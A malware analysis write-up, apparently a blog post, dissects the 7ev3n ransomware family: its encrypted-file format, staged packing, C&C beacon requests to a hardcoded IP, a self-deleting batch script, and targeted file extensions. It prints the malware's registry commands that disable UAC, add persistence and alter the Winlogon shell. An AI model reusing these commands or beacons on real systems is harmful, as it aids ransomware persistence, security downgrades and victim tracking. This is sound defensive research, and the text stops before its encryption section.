


We can see the patterns of the original file reflected in it's encrypted content. Such an effect depicts, that file could have been encrypted by some block cipher – but as well it can be a custom, XOR-based algorithm.

Also in this version, every file with R5A extension is encrypted with a different key.

Experiment

For the purpose of experiments I prepared set of short TXT files, as given below:



Name	Date modified	Type	Size
1.txt	2016-04-30 14:06	Text Document	1 KB
16A.txt	2016-04-30 14:06	Text Document	1 KB
16M.txt	2016-04-30 14:07	Text Document	1 KB
long_filename.txt	2016-04-30 14:07	Text Document	1 KB

1.txt - Notepad

```
AAAAAAAAAAAAAAAA
```

long_filename.txt - Notepad

```
12345678901234567890
```

16A.txt - Notepad


```
AAAAAAAAAAAAAAAAA
```

16M.txt - Notepad

```
MMMMMMMMMMMMMMMMM
```

They have been encrypted as following:

1.txt




8.R5A

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  4D 08 3A 53 14 4F 17 01 51 3B 49 48 09 67 3B 71  M.:S.O..Q;IH.g;q
00000010  15 2A 2A 70 7D 3D 3A 22 0A                       .**p}=:".
```

16A.txt




2.R5A

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  4D 15 57 4C 4B 52 7A 1E 13 2A 11 19 26 4F 39 17  M.WLKRz..*..&O9.
00000010  78 2A 2A 70 65 08 6C 22 1A 1C 0A                 x**pe.l"...
```

long_filename.txt



3.R5A

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  4D 0B 6B 13 00 1A 3D 36 32 3F 2C 5F 10 01 07 18  M.k...=62?,_....
00000010  32 33 39 72 32 2A 2A 2D 3C 27 25 09 04 01 0F 0C  239r2**-<'%.....
00000020  24 54 05 13 18 16 12 0D 0A                       $T.......
```

The file *16M.txt* has not been encrypted at all.

We can see that each end every encrypted file starts with a character *'M'*. After that, there is an encrypted content – it's length is the same like the original. However, the same plaintext does not produce the same encrypted content (compare *1.txt* and *16A.txt*).

The encrypted content is suffixed with a separator '**' and then the encrypted filename is stored (it's original length is preserved). The last character is always *'\x0A'*. Format of the encrypted file can be defined as:


```
M<encrypted content>**<encrypted filename>\x0A
```

Files with content length shorter or equal 8 are excluded from the encryption. Similarly, excluded are files which content begins with *'M'*. More details about why it happens, we will find by analyzing the code.

Network communication


Although the internet connection is not required in the process of encryption, 7even is capable of communicating with C&C for the purpose of collecting information about the attacked machines.

During beaconing, various information about the current infection are sent. As usual, the victim ID (the same that is mentioned in the ransom note), wallet ID (hardcoded in the binary), operating system, etc.



```
GET /sellKfjmfokt5lm5v14kol1vj35/tgfertsngkrtlrg5.php?RIGHTS=admin&WIN=7%
207601&WALLET=1Lud76Q98VRHCUiyK7XUs7AgFofrqXeP78&ID=7311817852528395364392121093103 1&UI=
888 HTTP/1.1
User-Agent: Internet Explorer
Host: 46.45.169.106
```

Sending statistics from the encryption:



```
GET /sellKfjmfokt5lm5v14kol1vj35/tgfertsngkrtlrg5.php?
SSTART=2&CRYPTED_DATA=204&ID=73118178525283953643921210931031&FILES=html51;css:6;png:40;idx:3;gif:43;t
xt:139;sh:2;gdb:45;pdb:7;obj:13;sdf:2;zip:14;msg:145;5\tzdata\Africa\Lome:1;5\tzdata\America\Adak:1;5
\tzdata\America\Atka:1;5\tzdata\America\Indiana\Knox:1;5\tzdata\America\Lima:1;5\tzdata\America
\Nome:1;5\tzdata\Asia\Aden:1;5\tzdata\Asia\Baku:1;5\tzdata\Asia\Dili:1;5\tzdata\Asia\Gaza:1;5\tzdata
\Asia\Hovd:1;5\tzdata\Asia\Omsk:1;5\tzdata\Asia\Oral:1;5\tzdata\Australia\West:1;5\tzdata\Brazil
\Acre:1;5\tzdata\Brazil\East:1;5\tzdata\Brazil\West:1;5\tzdata\Cuba:1;5\tzdata\Eire:1;5\tzdata\Etc
\GMT0:1;5\tzdata\Etc\Zulu:1;5\tzdata\Europe\Kiev:1;5\tzdata\Europe\Oslo:1;5\tzdata\Europe\Riga:1;5
\tzdata\Europe\Rome:1;5\tzdata\GB:1;5\tzdata\GMT0:1;5\tzdata\Indian\Mahe:1;5\tzdata\Iran:1;5\tzdata
\NZ:1;5\tzdata\Pacific\Apia:1;5\tzdata\Pacific\Fiji:1;5\tzdata\Pacific\Guam:1;5\tzdata\Pacific
\Niue:1;5\tzdata\Pacific\Truk:1;5\tzdata\Pacific\Wake:1;5\tzdata\SystemV\AST4:1;5\tzdata\SystemV
\CST6:1;5\tzdata\SystemV\EST5:1;5\tzdata\SystemV\MST7:1;5\tzdata\SystemV\PST8:1;5\tzdata\SystemV
\YST9:1;5\tzdata\W-SU:1;5\tzdata\Zulu:1;xpm:24;ppm:1;eps:2;jpg:30;bmp:2;doc:2;C:\Users\tester
\Documents\mini_tool_set\Tools\packers\upx391w\BUGS:1;C:\Users\tester\Documents\mini_tool_set\Tools
\packers\upx391w\NEWS:1;C:\Users\tester\Documents\mini_tool_set\Tools\packers\upx391w\TODO:1;&UI=888
HTTP/1.1
User-Agent: Internet Explorer
Host: 46.45.169.106
```

Inside 7ev3n (the old version)

The techniques used by 7ev3n are not very advanced, but yet it is worth to take a look.

Analyzed files:

- **system.exe (a3dfd4a7f7c334cb48c35ca8cd431071)** – main file
- **uac.exe (7a681d8650d2c28d18ac630c34b2014e)**– upx-packed payload

The main file (**system.exe**) comes with UAC bypassing tools embedded (32 and 64 bit version – the one that is deployed is chosen appropriately for the system). Among strings we can see list of decimal numbers, that need to be simply converted into ASCII.
Beginning of the new PE in strings of the file:

```
77 90 144 0 3 0 0 0 4 0 0 0 255 255 0 0 184 0 0 0 0 0 0 0 64 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
[...]
```

We can convert it easily into a binary (i.e by this script) getting as a result 64 bit version of the same UAC bypassing tool (original is packed by UPX unpacked version available here).

Registry manipulation

Adding a registry key indicating that files are encrypted:

```
REG ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion" /v "crypted"
/t REG_SZ /d 1 /f
```

Manipulating registry keys – i.e. in order to block the screen:

```
REG ADD \"HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\" /v
\"System\" /t REG_SZ /d \"
REG ADD \"HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\" /v
\"rgd_bcd_condition\" /t REG_SZ /d 1 /f /reg:64
REG ADD
\"HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System\"
 /v \"EnableLUA\" /t REG_DWORD /d 0 /f /reg:64
REG ADD \"HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows
NT\\CurrentVersion\\Winlogon\" /v \"Shell\" /t REG_SZ /d \"explorer.exe\" /f /reg:64
REG DELETE \"HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Keyboard
Layout\" /v \"Scancode Map\" /f /reg:64
REG DELETE \"HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\"
/v \"System\" /f /reg:64
```

Inside 7ev3n-HONE$T

The first layer is a packing: a simple crypter/FUD with an icon added. It’s role is deception: delivering malicious payload in a way unnoticed by antimalware tools, as well as making it’s analysis harder.

After defeating the FUD layer we get the first payload (32a56ca79f17fea432250ee704432dfc). Strings and imported functions are not obfuscated. We can find the path to the project inside the binary – it suggests that we are dealing with the variant without UAC bypass (in contrary to the previous version, that had it implemented):


```
C:\Users\admin\Desktop\new version with NO UAC\Release\Win32Project9.pdb
```

Inside this payload we can find yet another, UPX packed executable: 5b5e2d894cdd5aeeed41cc073b1c0d0f . It is also not very well protected and after unpacking it with standard UPX application we get another executable (d004776ff5f77a2d2cab52232028ddeb) with all the strings and API calls visible.

Execution flow

First execution is used just for the purpose of installation.

When the sample is deployed, it makes it's copy into the predefined installation folder (destination may vary for various samples). It drops a batch script that is supposed to delete the initial sample




del.bat	2016-04-30 19:48	Windows Batch File	1 KB
GDIPFONTCACHEV1.DAT	2015-06-18 23:02	DAT File	57 KB
IconCache.db	2015-12-06 19:44	Data Base File	2 205 KB
system.exe	2016-04-29 19:37	Application	388 KB

del.bat - Notepad

```
@echo off
del C:\Users\%username%\Desktop\payload05.exe
del %0
```

The unique, hardware-based ID is written at the end of the executable that has been copied to the destination path:




C *G.P.U* - main thread, module payload0

```
00207116  .  MOV [LOCAL.3],ECX
00207119  .  LEA ECX,[LOCAL.4]
0020711C  .  PUSH ECX                                      pBytesWritten = 0035E990
0020711D  .  PUSH [LOCAL.2]                                nBytesToWrite = 24 (36.)
00207120  .  PUSH EDI                                      Buffer = 0059D8C8
00207121  .  PUSH EAX                                      hFile = 000000F0 (window)
00207122  .  CALL DWORD PTR DS:[<&KERNEL32.WriteFile>]     WriteFile
00207128  .  TEST EAX,EAX
EDI=0059D8C8
```

```
Address  Hex dump                                         ASCII
0059D8C8 2A 08 29 57 71 59 64 76 47 42 71 04 48 48 19 67 *■)WqYdvGBq♦HH↓g
0059D8D8 14 13 0B 67 0A 4E 02 7F 5B 01 4F 6E 52 01 14 02 ¶‼♂g.N☻⌂[☺OnR☺¶☻
0059D8E8 43 70 3A 2A 00 00 00 00 00 00 00 00 00 00 00 00 Cp:*............
```

Below – the same key – at the end of the installed sample:




system.exe

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00060FF0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00061000  2A 08 29 57 71 59 64 76 47 42 71 04 48 48 19 67  *.)WqYdvGBq.HH.g
00061010  14 13 0B 67 0A 4E 02 7F 5B 01 4F 6E 52 01 14 02  ...g.N..[.OnR...
00061020  43 70 3A 2A                                      Cp:*
```

In the meanwhile, of the installation, malware sends the beacon to a hardcoded URL.

Then, the new sample is deployed and the initial sample terminates and gets deleted.



```
001ECC6C  .  PUSH EAX                                 ┌pProcessInfo = 0035F174
001ECC6D  .  LEA EAX,DWORD PTR SS:[EBP-0xA0]          │
001ECC73  .  PUSH EAX                                 │pStartupInfo = 0035F174
001ECC74  .  PUSH 0x0                                 │CurrentDir = NULL
001ECC76  .  PUSH 0x0                                 │pEnvironment = NULL
001ECC78  .  PUSH 0x10                                │CreationFlags = CREATE_NEW_CONSOLE
001ECC7A  .  PUSH 0x0                                 │InheritHandles = FALSE
001ECC7C  .  PUSH 0x0                                 │pThreadSecurity = NULL
001ECC7E  .  PUSH 0x0                                 │pProcessSecurity = NULL
001ECC80  .  PUSH 0x0                                 │CommandLine = NULL
001ECC82  .  LEA EAX,DWORD PTR SS:[EBP-0x2B0]         │
001ECC88  .  PUSH EAX                                 │ModuleFileName = "C:\\Users\\tester\\AppData\\Local\\system.exe"
001ECC89  .  CALL DWORD PTR DS:[<&KERNEL32.CreateProce└CreateProcessA
```

The installed sample is supposed to run the second phase – that encrypt the files. Decision which execution path should be deployed (installation, encrypion, or GUI is based on the environment check.

Registry manipulation

Adding a registry key indicating that files are encrypted:

```
REG ADD "HKEY_CURRENT_USER\SOFTWARE" /v "crypted" /t REG_SZ /d "1"
```


Manipulating other registry keys – related with persistance, status of decrypting etc.

```
REG ADD "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v
"allkeeper" /t REG_SZ /d "" /f
REG ADD "HKEY_CURRENT_USER\SOFTWARE" /v "testdecrypt" /t REG_SZ /d 1
REG DELETE "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v
"allkeeper" /f
REG ADD "HKEY_CURRENT_USER\SOFTWARE" /v "Decrypt50" /t REG_SZ /d 1
```

What is attacked?

This ransomware encrypts local drives as well as mapped network shares.

Encrypted extensions are hardcoded in the binary as UNICODE strings:



```
Address  Hex dump                                         UNICODE
0006DBB8 00 00 00 00 2E 00 61 00 69 00 00 00 2E 00 61 00 ...ai..a
0006DBC8 72 00 77 00 00 00 00 00 2E 00 74 00 78 00 74 00 rw...txt
0006DBD8 00 00 00 00 2E 00 64 00 6F 00 63 00 00 00 00 00 ...doc..
0006DBE8 2E 00 64 00 6F 00 63 00 6D 00 00 00 2E 00 64 00 .docm..d
0006DBF8 6F 00 63 00 78 00 00 00 2E 00 7A 00 69 00 70 00 ocx..zip
0006DC08 00 00 00 00 2E 00 72 00 61 00 72 00 00 00 00 00 ...rar..
0006DC18 2E 00 78 00 6C 00 73 00 78 00 00 00 78 00 6C 00 .xlsx.xl
0006DC28 73 00 00 00 2E 00 78 00 6C 00 73 00 62 00 00 00 s..xlsb.
0006DC38 2E 00 78 00 6C 00 73 00 6D 00 00 00 2E 00 6A 00 .xlsm..j
0006DC48 70 00 67 00 00 00 00 00 2E 00 6A 00 70 00 65 00 pg...jpe
0006DC58 00 00 00 00 2E 00 6A 00 70 00 65 00 67 00 00 00 ...jpeg.
0006DC68 2E 00 62 00 6D 00 70 00 00 00 00 00 2E 00 65 00 .bmp...e
0006DC78 71 00 6C 00 00 00 00 00 2E 00 73 00 71 00 6C 00 ql...sql
```


Summary of all the file extensions that are attacked:

```
ai arw txt doc docm docx zip rar xlsx xls xlsb xlsm jpg jpe jpeg bmp eql sql adp mdf
mdb odb odm odp ods pds pdt pdf dt cf cfu mxl epf kdbx erf vrp grs geo st pff mft efd
3dm 3ds rib ma max lwo lws m3d mb obj x3d c4d fbx dgn dwg 4db 4dl 4mp abs adn a3d aft
ahd alf ask awdb azz bdb bib bnd bok btr bak cdb ckp clkw cma crd dad daf db3 dbk dbt
dbv dbx dcb dct dcx ddl df1 dmo dnc dp1 dqy dsk dsn dta dtsx dxl eco ecx edb emd fcd
fic fid fil fm5 fol fp3 fp4 fp5 fp7 fpt fzb fzv gdb gwi hdb his ib idc ihx itdb itw
jtx kdb lgc maq mdn mdt mrg mud mwb s3m myd ndf ns2 ns3 ns4 nsf nv2 nyf oce oqy ora
orx owc owg oyx p96 p97 pan pdb pdm phm pnz pth pwa qpx qry qvd rctd rdb rpd rsd sbf
sdb sdf spq sqb stp str tcx tdt te tmd trm udb usr v12 vdb vpd wdb wmdb xdb xld xlgc
zdb zdc cdr cdr3 ppt pptx abw act aim ans apt asc ase aty awp awt aww bad bbs bdp bdr
bean bna boc btd cnm crwl cyi dca dgs diz dne docz dot dotm dotx dsv dvi dx eio eit
emlx epp err etf etx euc faq fb2 fbl fcf fdf fdr fds fdt fdx fdxt fes fft flr fodt
gtp frt fwdn fxc gdoc gio gpn gsd gthr gv hbk hht hs htc hwp hz idx iil ipf jis joe
jp1 jrtf kes klg knt kon kwd lbt lis lit lnt lp2 lrc lst ltr ltx lue luf lwp lyt lyx
man map mbox me mell min mnt msg mwp nfo njx now nzb ocr odo odt ofl oft ort ott p7s
pfs pfx pjt prt psw pu pvj pvm pwi pwr qdl rad rft ris rng rpt rst rt rtd rtf rtx run
rzk rzn saf sam scc scm sct scw sdm sdoc sdw sgm sig sla sls smf sms ssa stw sty sub
sxg sxw tab tdf tex text thp tlb tm tmv tmx tpc tvj u3d u3i unx uof uot upd utf8 utxt
vct vnt vw wbk wcf wgz wn wp wp4 wp5 wp6 wp7 wpa wpd wpl wps wpt wpw wri wsc wsd wsh
wtx xdl xlf xps xwp xy3 xyp xyw ybk yml zabw zw abm afx agif agp aic albm apd apm
apng aps apx art asw bay bm2 bmx brk brn brt bss bti c4 cal cals can cd5 cdc cdg cimg
cin cit colz cpc cpd cpg cps cpx c2 c2 rdds dg dib djv djvu dm3 dmi vue dpx wire drz
dt2 dtw dvl ecw eip exr fal fax fpos fpx gcdp gfb ggr gif gih gim spr scad gpd gro
grob hdp hdr hpi i3d icn icon iiq info ipx iwi j2c j2k jas jb2 jbmp jbr jfif jia jng
jp2 jpg2 jps jpx tf jwl jxr kdc kdi kdk kic kpg lbm ljp mac mbm mef mnr mos mpf mpo
mrxs myl ncr nct nlm nrw oc3 oc4 oc5 oci omf oplc af2 af3 asy cdmm cdmt cdt cgm cmx
cnv csy cv5 cvg cvi cvs cvx cwt cxf dcs ded dhs dpp drw dxb dxf egc emf ep eps epsf
fh10 fh11 fh3 fh4 fh5 fh6 fh7 fh8 fif fig fmv ft10 ft11 ft7 ft8 ft9 ftn fxg gem glox
hpg hpgl hpl idea igt igx imd ink lmk mgcb mgmt mt9 mgmx mmat mat otg ovp ovr pcs pfv
pl plt vrml psid rdl scv sk1 sk2 ssk stn svf svgz sxd tlc tne ufr vbr vec vml vsd
vsdm vsdx stm vstx wpg vsm xar yal orf ota oti ozb ozj ozt pal pano pap pbm pc1 pc2
pc3 pcd pdd pe4 pef pfi pgf pgm pi1 pi2 pi3 pic pict pix pjpg pm pmg pni pnm pntg pop
pp4 pp5 ppm prw psdx pse psp ptg ptx pvr pxr pz3 pza pzp pzs z3d qmg ras rcu rgb rgf
ric riff rix rle rli rpf rri rsb rsr rw2 rwl s2mv sci sep sfc sfw skm sld sob spa spe
sph spj spp sr2 srw ste sumo sva save t2b tb0 tbn tfc tg4 thm tjp tm2 tn tpi ufo uga
vda vff vpe vst wb1 wbc wbd wbm wbmp wbz wdp webp pb wpe wvl x3f ysp zif cdr4 cdr6
ddoc css pptm raw cpt pcx pdn png psd tga tiff tif xpm ps sai wmf ani fl fb3 fli mng
smil svg mobi swf html csv xhtm
```

How does the encryption work?

